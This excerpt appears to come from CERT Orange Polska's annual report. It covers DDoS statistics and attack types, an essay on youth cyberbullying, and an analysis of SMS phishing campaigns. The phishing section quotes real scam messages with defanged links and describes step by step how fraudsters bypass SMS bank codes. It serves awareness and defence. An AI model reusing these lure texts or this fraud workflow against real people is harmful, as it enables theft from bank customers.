The DDoS attack classification used by CERT Orange Polska is based on three categories of severity. It is based on traffic volume and duration time of the anomaly. High alert usually has significant influence on availability of the service, while the average and low ones limit the service only under certain circumstances.

The frequency of DDoS attacks over the course of last few years remains toughly the same, although more of them was registered in 2019 as compared to 2018. The highest number of alerts from 2019 was registered on 13th of April (over 560) and 27th of January (over 530).

DDoS alert distribution divided by their severity



The highest share in the percentage distribution of DDoS attack severity consists of the ones of average severity – more than a half of all noted events. In comparison with 2018, there is a bit more of them. High severity events increased by over 6 pp in comparison with 2018, while low severity events decreased by almost 10 pp.

Percentage distribution of DDoS attacks severity






Chart showing the severity of DDoS alerts in percentage distribution



In the alert type distribution, as in the previous years, the most frequently occurring volumetric attacks were, alongside UDP Fragmentation, Reflected DDoS attacks using UDP (CLDAP, DNS, NTP, SSDP, CHARGEN) protocols. Among them, the most commonly used in 2019, as in 2018, were open LDAP servers – identified in 52% of all attacks (the highest increase in comparison with the year 2018, by more than 20 pp.), open DNS servers (42% - significant increase in comparison with 2018 - by 20 pp.), wrongly configured time servers (NTP) – identified in 21% of all attacks (decrease by nearly 12 pp.), and the CHARGEN protocol (1% - decrease by more than 3 pp.) as well as SSDP (less than 1%). UDP Fragmentation attacks were identified in over 82% of all attacks (64% in 2018 - increase by nearly 19 pp.).

The most common types of DDoS attacks



Please note that in 2019 sporadic cases of Reflected DDoS attacks were identified, with the use of services such as: Apple Remote Desktop (ARD) - port (UDP/3283), WS-Discovery (WSD) - UDP/3702 port), or Ubiquiti - UDP/10001 port.

Types of Attacks:

UDP Fragmentation – an attack consisting in sending large UDP packages by the adversary (above 1500 bytes). Bearing in mind the necessity of reconnecting defragmented packages on the end device, the use of additional processor resources

Reflected DDoS – called a reflected attack, meaning a method of using vulnerabilities in network communication protocols. Vulnerabilities in protocols such as UDP, DNS, NTP, CHARGEN or CLDAP (Connectless Lightweight Directory Access Protocol) can be used for amplification.

ICMP Flood – a method consisting in sending a non-standard amount of large ICMP packages as a means of "flooding" the victim's computer network. Usually a network of intercepted devices (bots) is used for this kind of attack. As a result of such operation, the network capacity becomes overwhelmed, and services are blocked.

SYN Flood – attack based on vulnerability of three-way handshake, a procedure of establishing a connection used in the TCP protocol. The attacker sends a SYN flag to the ports, which is meant to initiate a connection between the source and target host. Then, the attacker's system responds with a SYN-ACK message, which opens the port and waits for connection confirmation – waits for an ACK flag from the attacker. The flag, however, is never sent, and thus the connection is never established, but for a certain amount of time, the "victim" is waiting for the confirmation, which consumes resources.


How to protect yourself? How avoid participating in Reflected DDoS attacks?

- disable the service wherever it is not needed,
- if it is not necessary, do not make the service available to all users,
- use the latest version of the protocol.

Although there are many methods of protection from DDoS, large volumetric attacks can be stopped only at the ISP level or with the support of specialized companies "hiding" protected websites behind their infrastructure. In this situation, the effects are limited by the geographical dispersion of nodes, filtering malicious traffic and high bandwidth.

The average volume of a DDoS attack at its peak intensity observed in the Orange Polska network reached a level of 4.3 Gbps - more than twofold increase as compared to the year 2018 (2.1 Gbps). Then, the highest observed value of traffic intensity at the peak of the attack reached around 239.5 Gbps/66.6 Mpps (198 Gbps/20 Mpps in 2018).

Volume of DDoS attacks observed in the Orange Polska network




DDoS Attacks - attack volume and duration time

The increase in the strength of attacks wasn't caused only by faster internet connections, but also attractive prices of DDoS attacks on the black market, as well as the use of reflective amplification and botnets based on Internet of Things devices. The percentage distribution of attack volumes is similar as in the previous years. As compared to the year 2018, there was an increase in attacks of strength greater than 10 Gbps (by more than 4 pp.), between 0.2-0.5 Gbps (by nearly 5 pp.), and a minor increase in attacks between 5-10 Gbps and between 0.5-2 Gbps. In other groups, there was a decrease in the share of attacks with the biggest drop among attacks of strength greater than 0.2 Gbps.

Similar as in previous years, a trend prevails indicating that the duration time of attacks becomes shorter. The distribution of DDoS duration time groups is very similar to 2018. Most of the registered alerts lasted less than 10 minutes (almost 87% of all - a decrease by slightly more than 1 pp.). The average duration time of all registered alerts amounted to around 10 minutes (11 minutes in 2018).

More about DDoS attacks on clients you may find in Krzysztof Białek's article (page 73).



CERT Orange Polska raises awareness

Hatred has always been around

"Those were the days!", "Oh, those young people of today...". Do you know the concept of juvenoia? The phrase coined by sociologist David Finkelhor refers to an exaggerated fear resulting from the impact of social changes (predominantly social media). Is there anything to fear then? Nowadays, when our children are digital natives and the network is an immanent part of their lives, will it have an irreversible impact on their psyche? And lastly - is the 21st century so different from the 70s/80s in terms of temptations and risks?

"For kicks"

Imagine a situation that actually occurred in one of the schools in the capital city. A new schoolgirl joins the eighth grade, and faces a considerable challenge of fitting into a peer group that has been around since the beginning of the schoolyear. Nowadays, being reserved doesn't help either. As a result, one of the students creates a Facebook account with false data and drags her into a discussion of - let's call it - a romantic background. Terms of endearment, compliments, and in the end: arranging a date with her in a public place only to "take the victim for a ride". When the girl shows up on the spot and worried starts looking for an admirer, he will secretly record a video and then share it among students. Why? "For kicks", obviously. Some will say that for the pleasure of seeing someone else suffer, others - because of sheer stupidity of young people or to boost their own ego. In the end, the whole plan failed when passive onlookers betrayed the joker after he had got bored with flirting and suddenly went on to crudely insult the victim. Then some students thought that things had gone too far and informed adults about the whole thing.

Once small pieces of paper, now instant messaging services

Sounds terrible? Admittedly, at least not well. It is impossible not to sympathize with the victim, one can be glad that the whole situation ended with slightly less trauma for her. The question is, however, should the Internet be blamed for all that happened? In the 1980s, when I was at the age of the teenagers from the story, didn't such things happen? The network only provided an additional plane of activity, the nature of teenage behavior remained unchanged. Today we are using an anonymous Facebook account, but back then we used small pieces of paper which we were distributing from desk to desk while the teacher wasn't looking. What's worse - back then everyone immediately could see both who got the card and the victim's reaction. Today's youth are not worse than the previous generation, and as for technology - I would even risk saying that they can help. Every year, during an open debate ending the conference "Safer Internet", the participants talk about cyber-violence, but I will happily oppose it and say: "Let's not exaggerate!" I mentioned for a reason at the beginning of the article about digital natives, that for young people of the 20s In the 21st century, the internet is a natural environment. Therefore, when they talk about their children, they will not look for the source of problems online.

Smartphone is not a demon

Let's not demonize the internet, let's not demonize technology, let's not fear it. Let's learn to co-exist, let's try to let it enter our lives on our rights. Would the story described in the article happen if Facebook didn't exist? Of course it would. It would just be a bit different. Hate speech has been around since the beginning of humanity, regardless of how technologies are developing. What is more, thanks to technologies reaching young people has never been easier! All you have to do is get out of the cliché, which we got used to for years. How about stopping to treat a mobile phone at school as an enemy? Instead of instilling young people with an archaic approach that technology is evil, how about starting to use it in lessons on a regular basis? By giving the opportunity to use the phone for a good purpose, we will not only stop depicting it as an invention of Satan, but we will also give young people a chance to use their smartphones creatively, not just as a game console, YouTube screen and the 21st-century version of small pieces of paper distributed across the classroom. What's more, if we get them interested and fill their time with "good" smartphone uses, they may simply lack time for the stupid ones. And no one will regret it.


Michał Rosiak

Attention!

Still, many children and adolescents do not report alarming events on the Internet to anyone for a variety of reasons: shame, lack of trust in parents or teachers. In such a situation, we recommend using the site https://dyzurnet.pl. There, 24 hours a day, they can find specialists ready to help and remain anonymous.

SMS, or a short phishing message

Phishing is currently the most common type of attack on individual users. Impersonating individuals, companies or institutions is aimed, among others, at interception of login credentials, theft of funds or installation of malware. In this article, we will focus on one of the two most popular forms of phishing in 2019 - attacks involving SMS.



CyberTarcza: on average

4 806 007 events a day.

Parcel, courier and... an empty account

In 2019, criminals demonstrated great creativity in inventing the reasons why we absolutely, definitely, necessarily, head first, immediately and right away have to visit the fake website they fabricated. They also tried to take advantage of the interest shown in them in various ways.

As part of CERT Orange Polska's activities, the attacks that occurred last year have been collected, analysed and grouped into campaigns. Below we present the most interesting and the most popular ones. The examples of text messages come from our clients' reports, which is why the identification data has been removed.

Blockade of an advert
Individuals placing offers on popular classifieds websites received text messages with a notice that their adverts would be blocked, e.g. due to underpayment. The effectiveness of the attack was extremely high because the messages were sent to contact details found in real adverts. After the client had entered the fake payment site and provided data, their savings were stolen from the account.

From: OTOMOTO
Your OTOMOTO account has been blocked. Pay PLN 0.76 to reactivate the advert - hxxps://secure-pay24.pl/ [...]

Underpaid invoice
The messages informing about an underpaid invoice for e.g. telecommunications services or electricity contained the threat of blocking the phone / suspending the supply of electricity. The "payment" was made via the criminals' website.

From: Alert
We remind you of PLN2.09 arrears on your subscription account. No repayment will cause blockade of the number hxxps://oplac24.pl/ [...]

Invoice with malware
The text messages informed about issuing an invoice for a suspiciously high amount and a link to download it. Instead of the invoice, the target files contained malware infecting the client's device.

An invoice for the amount of PLN250 for premium services has been issued. More information at: hxxp: // [...] / [...] .PDF.apk

Win in a retail chain contest
Information on winning an attractive prize (e.g. a top smartphone model) in the lottery of a popular retail chain (the brands of electronics/household appliances and discount stores chains were used in the campaigns). All you had to do was enter your shipping details. After entering the website and providing an address, the customer was asked to pay a small fee of PLN1-2 for insurance or shipping. Of course via the criminals' website...

From: MediaM9583
MediaMarkt is waiting for your shipping details. Check here: hxxp: //y27.us/ [...]. Parcel number:

Confirmation of a tax return declaration
This campaign appeared during the tax return accounting period. Criminals impersonated the tax office, threatened with high sanctions, and urged people to sign a tax return declaration with the use of a transfer made from the site they fabricated.

From: Tax Office e-PIT (electronic tax return)
Sign the e-PIT right away and authorize it with a transfer for the amount of PLN1.01. hxxps://www.platnosciepity.com/ [...] Lack of signature until 30 April may be fined up to PLN 45,000

Surcharge for shipment
The process is described in detail in the next part of the article.

Activation of premium service
Customers were informed that a premium service had been activated (e.g. a horoscope, singles ads, etc.), for which they will have to pay as much as PLN 30 a day. To deactivate the alleged service you had to make a transfer from the criminals' website and, by the way... lose all your money.

From: Eromal
SMS Premium Eromal has been successfully activated. One text message with an ad a day. The cost is PLN30.75/day. Cancelling subscription at hxxps://eromal.com/ [...]

Bailiff execution
Customers were informed about the initiation of execution by the bailiff and about the possibility of voluntary repayment of (non-existing) debt. What happened next is obvious.

From: Wezwanie24
We inform you about the initiation of execution Case No 8231/19 on account of tax arrears of PLN 9.80. We launched repayment process via PayUp https://wezwanie24.eu/[...]

Technical support/service management
Phishing of this kind is different from the ones previously described because this time money was not the target directly, but the interception of the account connected with the phone in the cloud service. Text messages were also delivered in English as campaigns from this family were often of an international nature. The intercepted account could be used to steal data stored on it, delete it and demand a ransom, reset the password to other websites using the e-mail address connected with the account.

From: Apple
LOST MODE has been successfully disabled for your iPhone. If you wish to enable it again visit: hxxps://apple-us.com/[...]

Occasional
In addition to campaigns lasting for many weeks or months, there were also occasional campaigns. Criminals, using the media hype and confusion of customers, lured them to their website. For example, when one of the courier companies encouraged its clients to resign from SMS notifications and install a special application instead, criminals began to send text messages with a link to download their own (malicious) software. Recipients, thinking that it is related to the company's activity, which they have heard about in the media, fell victims to scam more easily.

Because the parcel was too heavy...

Attacks of the “surcharge for the courier” type have been around for at least several months. We will analyse a single attack to see what they consist in.

The Birth of the campaign

The development or purchase of a phishing site mechanism on the black market (the so-called phishing kit) is the largest investment of the entire campaign, but - unlike other components of the campaign - it can be used multiple times. The software, which was created many years ago and has been constantly developing ever since, is still used to rob people almost every day. And so it was one day in January...

15 January 2020 in the morning: domain registration

A single attack starts with inventing a domain name that doesn’t arouse suspicion among potential victims. Most often it refers to the name of the company or service. What is more, it could not be used before because such names have long been blocked. The task is not easy - how many word combinations of parcel, shipment or additional payment can be invented? Even if we add suffixes such as 24, 48, 365, 247, after a few months of criminal activity, the collection of free domains becomes very limited. This issue is described in more detail in the article “How to create a phishing domain” of our Report.

In the attack we are analysing, criminals opted for the name dhl-paczka.eu in the end. The domain has been registered.

WHOIS DATA

Domain name	dhl-paczka.eu
Status	Registered
Registered	15 jan 2020

15 January 2020, time: 12:13: certificate

For a long time browsers have been warning about opening websites without encryption. In addition, most people pay attention to the presence of a “green padlock”, wrongly considering it a guarantee of security. It is therefore necessary to issue an SSL certificate to carry out an effective phishing attack. Free, automatically generated certificates have been introduced to the market, which has significantly facilitated their accessibility. On the one hand, it has contributed to the popularization of encryption, which, consequently, impedes man-in-the-middleattacks, on the other hand, however, it has facilitated phishing attacks. Criminals can quickly and easily enable the “green padlock” on their websites. It was the case this time, too.

```
Issuer: (CA ID:[redacted])
    commonName                = [redacted]
    organizationName          = [redacted]
    countryName               = US
Validity
    Not Before: Jan 15 10:22:10 2020 GMT
    Not After : Apr 14 10:22:10 2020 GMT
Subject:
    commonName                = dhl-paczka.eu
```

15 January 2020 in the afternoon: website

The domain and certificate have been registered. Time to launch a phishing website. To this end, you will need: server infrastructure and a code of the website.

Using your own infrastructure for phishing attacks is inefficient. First of all, it leaves traces to help detect the perpetrators. In addition to this, after disclosure of phishing, operators could block access to infrastructure used by fraudsters. It would become unfit for further action. Hence, criminals eagerly use public infrastructure, e.g. of hosting companies. If phishing is detected, the suspicious website is deleted from the server, but criminals can easily create another one by registering it with new false data.

16 January 2020, time: 18:09: a text message

Preparation of content and delivery of text messages to clients is the key component of an attack. A criminal must prepare a story that will make the recipient visit their site.

Commercial platforms, which enable sending text messages cheaply and in bulk quantities, are used to deliver messages. These gates often allow you to enter any content into the “sender” field (both phone number and text name, e.g. “Bank”, “Information”, “Alert” etc.), which allows impersonating specific brands. If on the phone are real text messages with the sender’s name being the same as the one used in the attack, the fake message is placed in the same thread, which makes it significantly more credible.

Thanks to the customer reports submitted to CERT Orange Polska we know that the content of the message in the attack was as follows:

> The parcel to the given address is more expensive. Please pay (PLN) 1.79 extra. Lack of payment means cancellation of the order - dhl-paczka.eu/zamowienie3354

The surcharge for shipment is one of the most common patterns of action among criminals. Sending several hundred or several thousand text messages increases the probability of finding a person who is expecting a courier. What’s more, a small amount of the additional payment seems to be a small problem compared to the total cancellation of the order. Therefore, the chances of such an attack being successful are very high.


16 January 2020, time: 18:10: robbery

A moment after receiving the text message, customers click on the link. A payment site fabricated by criminals is opened in the browser on the customer’s phone...

...but not this time!

On our customers’ phones, the website looked like in ‘Website blockade by CyberTarcza’.There is no fake bank, there is Orange CyberTarcza. Although some customers were deceived by fraudsters and clicked on the malicious link, they were not robbed. The connection to the criminals’ website was intercepted and blocked. We will discuss later what would happen if CyberTarcza did not intervene.

Website blockade by CyberTarcza




17 January 2020, in the morning: incident analysis

CyberTarcza means not only protecting customers from threats, but it is also a source of interesting information about the details of criminal campaigns. Due to correlation with information from other network systems, such as the volume of traffic on SMS gates, we have reconstructed the probable time course of the attack (Figure 2). On the upper chart we have marked in red the number of customers to whom CyberTarcza blocked the access to the website dhl-paczka.eu. The grey fields are the time intervals in which phishing text messages were most likely sent. These moments were determined on the basis of statistical data, so the estimation may be erroneous to a certain extent. The lower chart presents the growing number of unique customers who came across CyberTarcza while trying to visit the website dhl-paczka.eu. We assume that 100% is the total number of customers who tried to access this site within 7 days from the beginning of the attack.

What we can understand from this data?

- Text messages were sent in the evenings - this is a typical time for this type of campaign. Fatigue after the entire day, relaxation, engagement in household activities reduce the vigilance of potential victims.
- There is a large group of clients who have been caught by a message sent by criminals. Phishing was difficult to recognise for someone who had never heard of this type of threat before.
- A large group of customers have tried to access the site within 1-2 minutes since the moment they received the text message. After this time, the number of visits began to decline.
- 80% of attempts to access the site took place up to 15 minutes after the probable moment of receiving the text message. Only 10% of people tried to open the criminals’ site the next day.
- Recipients instantly respond to text messages, not giving themselves time to think. It definitely reduces the chance of avoiding trouble.

Attack timeline




16 January 2020, time: 18:10: an alternative story

What happened to the users who were not protected by CyberTarcza.

A moment after receiving the text message, the customers click on the link. In the phone browser a fake payment site visible in ‘A website impersonating PayU’ is opened (the pictures are from a different campaign, but the mechanism of action is identical). It looks almost exactly the same as the real payment site. Thanks to the SSL certificate, it even has a green padlock. The only thing that distinguishes it from the real payment site is the address, which in no way resembles the real one.


A website impersonating PayU




When the user selects the icon of the bank in which he/she has the account, the corresponding fake login panel will be displayed. The site, again, resembles the real one and at first glance it differs only in the

address- screens below. The customer enters a login and a password, which criminals automatically use to log from their device into the customer's account in a real bank.

A website impersonating mBank



A website impersonating iPKO




After the entry into force of the PSD2 directive (autumn 2019), the user's device is authenticated immediately after logging in. To this end, the bank sends the customer a text message with a confirmation code, which should be entered on the bank's website. This way, criminals expose the client to a fake website so that the client can enter the code, and after that, they copy it on the real bank website. At the same time, they tick the option of adding the device to the trusted devices. Thanks to that, in the future they will not need to extort a code from a text message to log into the bank on behalf of the client.

Next, the customer is presented with a form to confirm a small payment, on the pretext of which he was lured to the criminals' website. If the customer clicks "Next", criminals will send a request to the bank to add a trusted recipient with the number of the account registered for the so-called strawperson. To confirm the order, the bank sends the customer another text message with a code. Criminals expose the website to enter the code. The customer, thinking that they are confirming the payment, is copying the code. Scammers send the code to the bank and successfully add a trusted recipient. To dull client's vigilance, a website with payment confirmation is displayed.

From now on, criminals are in possession of client's login details. Their device is added to trusted devices. They also have a trusted recipient established with the account number they control. Now all they need to do is log into the client's account and make a transfer. Codes sent in text messages are not required, either when logging in from a device previously added to trusted devices or to make a transfer to a trusted recipient. The client's account is cleared of all the funds.

The pattern of a false payment website (in green – requests, in orange – true answers, in purple – false answers, „TR" – a trusted recipient)



Allies of scammers

The popularity of text-message phishing is caused by, among others, high efficiency, which is influenced by technical, social engineering and psychological factors.

Historical burden

In the 1970s and 1980s, when the protocols based on the SMS service were created, security issues were not of such great importance as they are today. It was related to mutual trust among network users. The norms developed at that time were unable to, for example, check the sender. The content of the "Sender" field is determined by the sender and transmitted through the network without verification. If we wanted to exchange protocols for safer ones today, the changes would cut off the majority of old devices from the service, and even prevent the exchange of messages with customers of those operators (e.g. the foreign ones) who would not implement such changes. The problem of the lack of sender verification may remain with the SMS service until its end in its current form.

Message Threading

For the user's convenience, phones group text messages from the same sender into one conversation. If a scammer pretends to be the sender with whom the client has already corresponded, the message will be attached as the next one in the conversation. Such behavior increases the credibility of the phishing text message in the eyes of a potential victim.

Screen sizes

Phone screens are small, which makes it difficult to see details. A common method is to use similar-looking characters in the address of a website. On the screen of a phone "www.0range.pl" (written with the number zero and the capital letter "i" at the end) looks almost like "www.Orange.pl".

The popularization of free SSL certificates

Thanks to free, automatically issued SSL certificates (often offered as part of hosting), scammers can easily ensure the presence of a "green padlock" on their website and authenticate the website in the eyes of a hardly aware client.

Feeling of fear

Scammers' messages are intended to make recipients fear that they will lose something if they don't respond: their phone will be cut off, they will have to pay a high subscription or a bailiff will visit them. The accompanying emotions limit the ability to rationally assess the situation.

Time pressure

A significant number of people respond immediately to a text message, and stop doing an activity in the middle. In addition, the content of the message itself often suggests that the decision must be made very quickly. Criminals use element of surprise, which increases the effectiveness of the attack.

Information noise

The method consists in "hooking up" viral or top information in the media (as in the case of a malicious courier application or tax return confirmation).

Summary

Scam campaigns are becoming more and more refined, making it difficult to defend against them in 100%. However, the following will certainly help us: general caution, no rush, reading messages carefully, making sure that we enter our data on the right site and checking what transaction we are confirming in the bank. Orange customers are also protected by Cybertarcza, which in 2019 alone blocked connections with scam websites as many as 11 million times.

Michał Łopacki

We sell privacy for a mirage of winning (case study)

Have you ever wondered where telemarketers of various strange companies have your data from? Why do they call private phone numbers, send e-mails with spam information, and when asked where they got your data from, they mention the name of an existing company? Maybe because you have been tempted by free “[insert the name of a store here] vouchers”...

What once has got into the Net, stays there forever

More and more often we hear warnings against giving information about ourselves everywhere, that nothing gets lost in the network, that almost every bit of data may be used against our will. Internet users are becoming increasingly aware, which does not change the fact that the data that has already got into the network, will, unfortunately, stay there. Who has never entered their e-mail address on some weird site? And then it’s just the role of one of the countless crawlers searching the web for such data. Well, since we left it alone, who would prohibit crawlers from finding it in the first place... I advise you to ask every telemarketer and every sender of an unsolicited marketing e-mail where they got your data from.
We distribute our e-mail address cert.opl@orange.com on the internet deliberately so that it also serves as a honeypot. That’s why our CERT received an e-mail offering Rossmann coupons.

A passage of the phishing e-mail impersonating the Rossmann chain

DROGI KLIENCIE !

